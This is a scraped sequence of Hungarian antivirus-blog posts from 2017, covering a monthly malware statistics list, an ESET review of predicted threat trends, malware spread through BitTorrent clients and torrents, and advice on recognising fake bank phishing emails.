Működés: A Win32/Adware.ELEX egy olyan alkalmazás, amelynek célja további kártékony állományok letöltése, és kéretlen reklámok megjelenítése a fertőzött számítógépen. Általában az internetes böngészőprogram beállításait is manipulálja - például úgy állítja be a kezdőlapnak a saját URL címét, hogy azt csak nagyon nehezen lehet utána megváltoztatni - és működése során különféle kéretlen reklámablakokat dob fel képernyőre.



Bővebb információ: http://www.virusradar.com/en/Win32_Adware.ELEX.A/description

10. Win32/Bundpil féreg
Elterjedtsége a júniusi fertőzések között: 1.37%
Működés: A Win32/Bundpil féreg hordozható külső adathordozókon terjed. Futása során különféle átmeneti állományokat hoz létre a megfertőzött számítógépen, majd egy láthatatlan kártékony munkafolyamatot is elindít. Valódi károkozásra is képes, a meghajtóinkról az *.exe, *.vbs, *.pif, *.cmd kiterjesztésű és a Backup állományokat törölheti. Ezenkívül egy külső URL címről megkísérel további kártékony komponenseket is letölteni a HTTP protokoll segítségével, majd ezeket lefuttatja.



Bővebb információ: http://www.virusradar.com/en/Win32_Bundpil.A/description

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

1 komment
Címkék: statisztika radar adatok június nod32 havi report threat vírusstatisztika ESET 2017.

Ajánlott bejegyzések:


A tárnamester elkérte a fővájártól a Bitcoint



Antimalware nap


Zsarolóvírusok és kártevő segédeik


A májusi sírás ezúttal nem ért aranyat


Tavaszi trójai letöltők és más hátsóajtós kártevők

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12696157

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

hullajelölt88 2017.07.28. 12:35:51

Linuxos kártevőkkel nem foglalkoztok?

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.

VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

KÖVETÉS

821

Antivírus blog

vírusok, férgek, botnetek, kártevők

A megjósolt trendek felé haladunk

2017. július 31. 13:09 - Csizmazia Darab István [Rambo]

Az ESET szakemberei áttekintették, hogy a 2016 végén publikált biztonsági jelentésben megjósolt trendekből melyek váltak valóra 2017 első felében. **A kutatók úgy gondolták, hogy a 2017-es esztendő a zsarolóvírusok, valamint ehhez kapcsolódóan a Ransomware of Things (RoT) éve lesz. Eddig úgy tűnik, nem tévedtek a szakemberek.**



Zsarolóvírusok - A tavaly év végén publikált Trends 2017: Security Held Ransom című jelentésben **a legnagyobb hangsúlyt a Ransomware of Things (RoT) kapta, ami azt jelenti, hogy a kiberbűnözők feltörik eszközeinket, majd váltságdíjat követelnek az eszközök vagy file-ok blokkolásának feloldásáért.**

A közelmúlt hírei (WannaCry, Petya) jól mutatják, hogy a szakemberek nem véletlenül tartottak a zsarolóvírusok egyre veszélyesebb támadásaitól.



A trend egyik legnagyobb elszenvedői az egészségügyi intézmények voltak: a WannaCryptor zsarolóvírus-család **megjelenése különösen a kórházak számára jelentett nehéz időszakot, és az amerikai, illetve brit intézményeket ért támadások mellett különféle orvosi eszközök is veszélybe kerültek.**

De itthon is találkozhattunk olyan egészségügyi intézménnyel, akit sajnos érintett zsarolóvírusok általi támadás.




GDPR - A 2017-es jelentésben megfogalmazott tendenciák között szerepelt az olyan jogszabályok kidolgozása, amelyek meghatározzák az ország forrásainak, adatainak védelmét, és elősegítik, nemzetközi szinten is az állami, illetve a magánszektor közötti együttműködést. Ennek legjobb példája az egyre többet emlegetett európai Általános Adatvédelmi Rendelet, a GDPR, amelynek célja, hogy jogokat biztosítson az unió állampolgárainak adataik felhasználásával és kezelésével kapcsolatban.

A szabályozás érdekessége, hogy **nem csak az Európai Unióban működő vállalatokat érinti, hanem minden olyan szervezetet a világon, amely uniós polgárok adatait kezeli. A szabályozás már életbe lépett, és 2018. májusában el is kezdik alkalmazni.**



Sérülékenységek - Az Android platformon 2017 májusáig 255 sérülékenységet fedeztek fel, amely fele a teljes tavalyi értéknek, így várhatóan ugyanakkora, vagy magasabb lesz az azonosított sérülékenységek száma idén is. A mobilplatformok mellett mindenképpen meg kell említeni a WannaCryptor támadást, amely egy ismert és a Microsoft által már a kártevő terjedése előtt 2 hónappal korábban befoltozott (MS17-010) sérülékenységet kihasználva 150 országban, 300 ezer áldozatot fertőzött meg.

Sajnos a felhasználók nagy része nem telepítette időben a megfelelő frissítést, ezért ölthetett ekkora mértéket a támadás. **Az ESET szakemberei szerint a sérülékenységet közzétevő és még több hasonló hibát ígérő Shadow Broker csoporthoz hasonló szervezetek révén egyre többször kell számítanunk hasonló támadásokra a jövőben.**




Kritikus infrastruktúrák - A riport előrejelzéseinek megfelelően a kritikus infrastruktúrákat érintő támadások tovább folytatódtak 2017-ben is. Az ESET kutatói nemrégiben számoltak be az Industroyer kártevőről, amely az első, kifejezetten az elektromos hálóztatok támadására kifejlesztett vírus.

Ez a kártevő volt felelős a tavaly év végi ukrajnai áramszolgáltató elleni támadásért is, ráadásul a program olyan speciális funkciókat is tartalmaz, amelyek arra szolgálnak, hogy a vírus rejtve maradhasson és eltüntesse saját működésének nyomait a károkozás végeztével.



Videojátékok - A tavalyi jelentésben külön fejezet foglalkozik **a videojátékokat érintő fenyegetésekkel, nem véletlenül: A videojátékok piaca 2016-ban közel 100 milliárd dolláros bevételt könyvelhetett el, és a szegmens 8,5 százalékos növekedést produkál évente.** A játékipar és a kiberbűnözés közeledésének egyik érdekes példája volt az egyik legfurcsább zsarolóvírus eset, a Rensenware.

Ez a kártevő nem pénzt kért a megfertőzött játékosoktól, hanem adataik felszabadításáért a felhasználóknak a legmagasabb pontszámot kellett elérniük egy japán PC-s játékban. Szerencsére miután napvilágra került az ügy, a vírus készítője publikálta a feloldókulcsot is. **A játékipar kapcsán fontos megemlíteni a hatalmas leárazásokat ígérő átveréseket, a mobilalkalmazásokban elrejtett fenyegetéseket, vagy a rosszindulatú kiterjesztéseket, amelyek közös célja a felhasználók adatainak ellopása és a profitszerzés.**



Az antivírus iparág margójára - Az úgynevezett hagyományos vírusvédelmi megoldásokról továbbra is sokszor félreérthetően esik szó, és kizárólag reaktív eszközökként emlegetik ezeket, szemben a mágikus „gépi tanulással”, amelyet sok esetben tévesen egyedi, következő generációs megoldásként állítanak be.

Azonban az ESET kutatói szerint az igazán független tesztek (nem a kétséges eredményeket hozó, homályos eredetű öntesztelések) szerint nem minden arany, ami fénylik: David Harley, az ESET kutatója szerint sok piaci szereplő jól ismert módszerekkel manipulálja a teszteket és a tesztelőket.



A jelentés eredményeit vizsgálva jól látható, hogyan válnak valóra az ESET kutatói által megjósolt előrejelzések, amely bizonyítja a különféle iparágak és szabályozások megerősítésének szükségességét.


Az óvintézkedések nélkül a támadók folyamatosan új utakat találnak a kártevők célba juttatásához, legyen szó akár olyan meglepő helyekről, mint a hírességek Instagram profilja.

Tetszik 2

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: kutatás felmérés infrastruktúra trend jóslat kritikus előrejelzés ESET welivesecurity.com zsarolóvírus

Ajánlott bejegyzések:



2017. a Ransomware of Things éve lesz



Beváltak-e a 2017-es jóslatok?



2018-as kiberbiztonsági trendek



Keveset teszünk a mobil és IoT biztonságért



A Linuxot támadja a KillDisk új variánsa

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12703731

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter


Ha a medve főzni tudna
Enni jó, főzni jó. És hogy, miért pont a medve?


Lakberendező képzés Miskolcon
Legyél Te is jól fizetett lakberendező -20% újévi kedvezmény


Szegedi szállás a belvárosban
Családias apartmanház kedvező áron Kényelmes szobák, csendes környezetben

Hirdetés

facebook


Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása

3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

1995

Antivírus blog

vírusok, férgek, botnetek, kártevők


Támadások a torrentezők ellen

2017. augusztus 07. 11:52 - Csizmazia Darab István [Rambo]

Bármennyire népszerű, a torrentezés kifejezetten nagy veszélyeket rejt felhasználók tömegeire nézve. Az egyértelmű jogi problematika, azaz a zenészek, filmkészítők és szoftvergyártók szerzői jogainak megsértése mellett már egy egyszerű filmletöltés is súlyos biztonsági kockázatokkal járhat, ezzel pedig könnyen kibertámadások célpontjává válhat a szórakozásra éhes torrentező.



Pusztán a BitTorrent legújabb kliensének letöltésével megfertőződhet a számítógépünk, ami visszafordíthatatlan károkat is okozhat. **Az elmúlt egy évben számos példa szolgált arra, hogyan használták kiberbűnözők kiterjedt támadásokhoz a BitTorrentet**, ezeket gyűjtötték össze és elemezték az ESET biztonságtechnológiai cég szakemberei.




A tavalyi BitTorrent elleni első kibertámadás előtt többször is hallhattunk már macOS felhasználók elleni támadásokról, amikor aztán hackerek a Transmission alkalmazás feltörésével és megfertőzésével a BitTorrent közkedvelt, jogszerűen használható klienset veszélyes kárvetők terjesztésére használták. **2016 márciusában történt ez az első támadás a KeRanger zsarolóvírussal.**

Ugyan a Transmission alkalmazás fejlesztői gyorsan reagáltak a támadásra és eltávolították a trójai által fertőzött alkalmazás-verziót, pár óra múlva az újból megjelent a hivatalos weboldalon. Ez a támadás több ezer felhasználót érintett világszerte. És ha ez nem lett volna elég, **a KeRanger alkotói által használt titkosítási algoritmus gyakorlatilag feltörhetetlennek bizonyult és megakadályozták a felhasználók adathozzáférését is.**



A második hullám hasonló módon egy másik macOS kártevő 2016. augusztusában terjedt el a Transmission szoftver egy újabb fertőzött verziója révén. **Az OSX/Keydnap a fertőzött eszközökre kreált hátsó ajtón keresztül jutott hozzá a Keychain alkalmazáson tárolt felhasználói adatokhoz.**

Az ESET szakértőinek figyelmeztetésére a BitTorrent kliens hivatalos csapata pár percen belül eltávolította a trójait. A gyors reakció ellenére a torrentek jelentette veszély túlnyúlik a klienseken. A támadás a letöltött fájlokat is érintette, amelyek így lehetnek szoftverek, játékok vagy filmek, de akár rejthetnek kártevőket is.



Az ESET által 2017. áprilisában detektált Sathurbot backdoor trójai kártékony torrentekkel jutott az eszközökre, majd ezt követően egy botnet segítségével ért el számos Wordpress adminisztrátort. A továbbterjedését elősegítendő a Sathurbot népszerű filmeknek és szoftvereknek álcázta magát és fertőzött Wordpress felhasználókon keresztül terjesztette tovább a kártékony torrentet.

A trójai által elért fájlok sokkal magasabb seed-elést értek el, így a gyanútlan szemnek teljesen jogszerűnek tűntek.



2017. februárjában a Patcher nevű zsarolóvírus terjesztésére használták a BitTorrentet. Az ESET szakértői két verzióját is felfedezték a szimpla kalózalkalmazásnak tűnő kártevőnek: **az egyik "Patcher" az Adobe Premiere Pro-t, a másik a Microsoft Office for Mac-et célozta**. (De az is lehetséges, hogy ennél több verziója is létezik még valahol.)

Noha a Patcher meglehetősen gyenge kódolással készült, a titkosítása elég volt ahhoz, hogy megakadályozza a felhasználókat az adataikhoz való hozzáférésben.



Mindemellett a vírus nem rendelkezett semmilyen kóddal, amely segítségével a C&C szerverrel kommunikálhatott volna. **Vagyis titkosítási kulcs hiányában a vírus alkotói patthelyzetet hoztak létre, hiszen nem tudtak újra hozzáférést adni a felhasználóknak.**

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: torrent fertőzés botnet transmission welivesecurity.com zsarolóvírus patcher

Ajánlott bejegyzések:


Return of the Petya



Botnet, zsarolóvírus - két jó barát


Zsarolóvírus bénította meg a kijevi metrót



A megjósolt trendek felé haladunk


A NotPetya támadás hátteréről

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12725466

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



[Tweets by @antivirusblog](#)

Facebook

top 5z

1. [Magyarországra is megérkezett a CTB-Locker](#)
2. [A Gmail-es jelszavak kiszivárgása](#)
3. [Túlélési tippek Windows XP-hez](#)
4. [Telekom számla vagy mégsem II.](#)
5. [Ezek voltak a legjobb hacker mozik](#)

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

[Rambo archívum](#)

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

455


Antivírus blog

vírusok, férgek, botnetek, kártevők

Banki e-mailek vagy mégsem


2017. augusztus 10. 12:32 - Csizmazia Darab István [Rambo]

Aki korábban hiányolta a magyar nyelvű spameket, átveréseket, arra már jó ideje új korszak virradt. Jó pár éve érkeznek a magyar, vagy néha csak "hunglish" nyelvű próbálkozások, amiknél sosem szabad elfelejteni, **mindig van 5% felhasználó, akiknek a tudatlansága, figyelmetlensége miatt bőven érdemes az ilyen tömeges leveleket küldözgetni.**



Jó pár banki csaló e-mail bekúszott már a postafiókjába mindenkinek, ahol **ezzel az átveréssel a csalók arra akarják rávenni a naiv felhasználót, hogy a megszokott banki weboldala helyett a levélben mellékelt hamis linkre kattintva jelentkezzenek be.**

Az oldal persze egy adathalász hasonmás oldal, ahol ellopják a belépési accountokat, míg **a levél szövege változatos lehet: figyelmeztetés, hogy lejárt, elavult, letiltásra került a belépésünk, meg kell újítani, illetve szemérmetlen módon még állítólagos csalókra hivatkozva javasolják a mihamarabbi belépést maguk a csalók.**



Nehéz megítélnie egy zsigerileg biztonságtudatos felhasználónak, mennyien lehetnek mások, akik nem gyanakodva néznek az ilyesfajta próbálkozásokra, de hogy **a számuk sajnos nem nulla, az teljesen bizonyos.** Kiindulásnak el lehet olvasni Homár Hilda írását a blogjukon, amely pontosan a magyar banki adathalász levelek kapcsán szedett össze lényeges ismérveket, hogyan ismerjük fel a csalókat, például a csapnivaló helyesírásról.

A mobilos megnyitás kérésének itt kétféle oka is lehet, a telefon kisméretű kijelzőjén nehezebb az URL-ek nyomonkövetése, másrészt valamilyen kémprogram, vagy SMS lopó is figyel a tarsolyukban, amit a preparált hamis banki app-ba tehetnek bele.



A mi blogunkban is számtalanszor volt már korábban szó ilyesmiről, de **ha a két legfontosabb technikai jellemzőt akarnánk kiemelni, akkor a mousehover, azaz az egérnek még kattintás előtt a link fölé mozgatásával szinte minden esetben (kivéve a szofisztikált Typosquattingnál) leleplezhető, hogy itt egy ordas nagy szélhámossággal van dolgunk.**

A másik pedig még mindig a **jó édes anyanyelvünkhöz kapcsolódik, ez pedig az ékezetes betűk hiánya, illetve hibás használata. Itt egyébként még az is vicces, hogy az OTP-s és a Budapest Bankos levél szinte szórol szóra megegyező szövegű.**



Persze az emlegetett "én_beszélni_magyar_googletranslate" éppúgy jellegzetes, mint hogy **semmilyen bank nem küld ilyen adategyeztető levelet, és sosem kérdezi tőlünk meg a jelszavunkat**. Egyébként kissé vicces is, mikor nem is vagyunk ügyfelei az adott banknak, és úgy jön a levél - ez a baki a tömeges spam kiküldés miatt gyakorlatilag elkerülhetetlen.

Tulajdonképpen a banki weblapok eseti hírei helyett a webmestereknek egy állandóra bedrótozott fix oldaldobozban kellene már gondolkodni az ilyen figyelmeztetések megjelenítéséről, mert kvázi itt már az lehet csak szenzáció, hogy "jé ezen a héten látszólag nem történt adathalász próbálkozás". Kissé olyan ez, mint hogy "Bulváriában" az számít csak hírnek, ha a postás harapja meg a kutyát.



Sok komment foglalkozik aztán azzal, hogy itt az ideje kamu adatokkal feltöltögetni a tahók adatbázisát - akinek temérdek szabadideje van, természetesen élhet ezzel a lehetőséggel is.

Ez körülbelül olyan, mint szándékosan hamis PIN kódot postit-elni a bankkártyánkra, hogy egy kísérlettel kevesebb maradjon az esetleges tolvajnak :-)



Ami viszont a biztonságtudatosság oldaláról fontos lenne, hogy hasonló helyzetekben mindig legyen egy egészséges gyanakvás bennünk. Ne feledjük, hogy elegendő idő, és testreszabási ismeret birtokában gyakorlatilag bárkit be lehet csapni - persze olyankor nem milliós egységsugarú spamkampányról beszélünk.

A fenti három link közül egyet időközben már sikeresen lekapcsoltak, a második egy APK letöltő oldalra, míg a harmadik egy arab nyelvű weboldalra vezet.



A 2013-as New York Times kémprogrammal megfertőzött szerkesztősége éppúgy **benézte a nekik tervezett dropboxos linkben érkező közgazdasági szakmai anyagnak látszó PDF-et, mint anno Steve Jobs az 0rinoco nevű hacker Amazonos adathalász linkjét.**

És az "úgy kell neki, minek ment oda" véleményekkel szemben az ilyen átveréseket, anyagi veszteségeket nemtől, kortól teljesen függetlenül nem érdemli meg senki sem. Ehhez mindenki gondoljon csak saját szüleire, nagyszüleire, akiket inkább segíteni, felvilágosítani, megtanítani, felvértezni kellene ezen a területen - kárörvendés, lesajnálás helyett nem másnak, hanem éppen nekünk, Tudással Rendelkező Embereknek.

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

2 komment
Címkék: budapest paypal bank csalás átverés bankkártya otp belépés account phishing adathalász mobileszközök

Ajánlott bejegyzések:


Apple ID újraérvényesítés. Vagy mégsem?




Karácsonyi adat-halász-lé


iTunes bankkártya probléma. Vagy mégsem?



Telekom számla vagy mégsem II.



WhatsApp előfizetés hosszabbítás vagy mégsem

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12732794

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Gerilgfx 2017.08.10. 14:11:15

kamu banki oldal? az átlagpeon nem tudja a felhasználónevet megkülönböztetni a jelszótól.

Válasz erre

Dr. Keserű Imre 2017.09.21. 17:41:08

Spam bejelentése online: jogkerdes.hu/spam-bejelentese-igy-tudud-jelenteni/

Válasz erre

keresés

Keresés

Keresés

tweetz





Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

top 5z

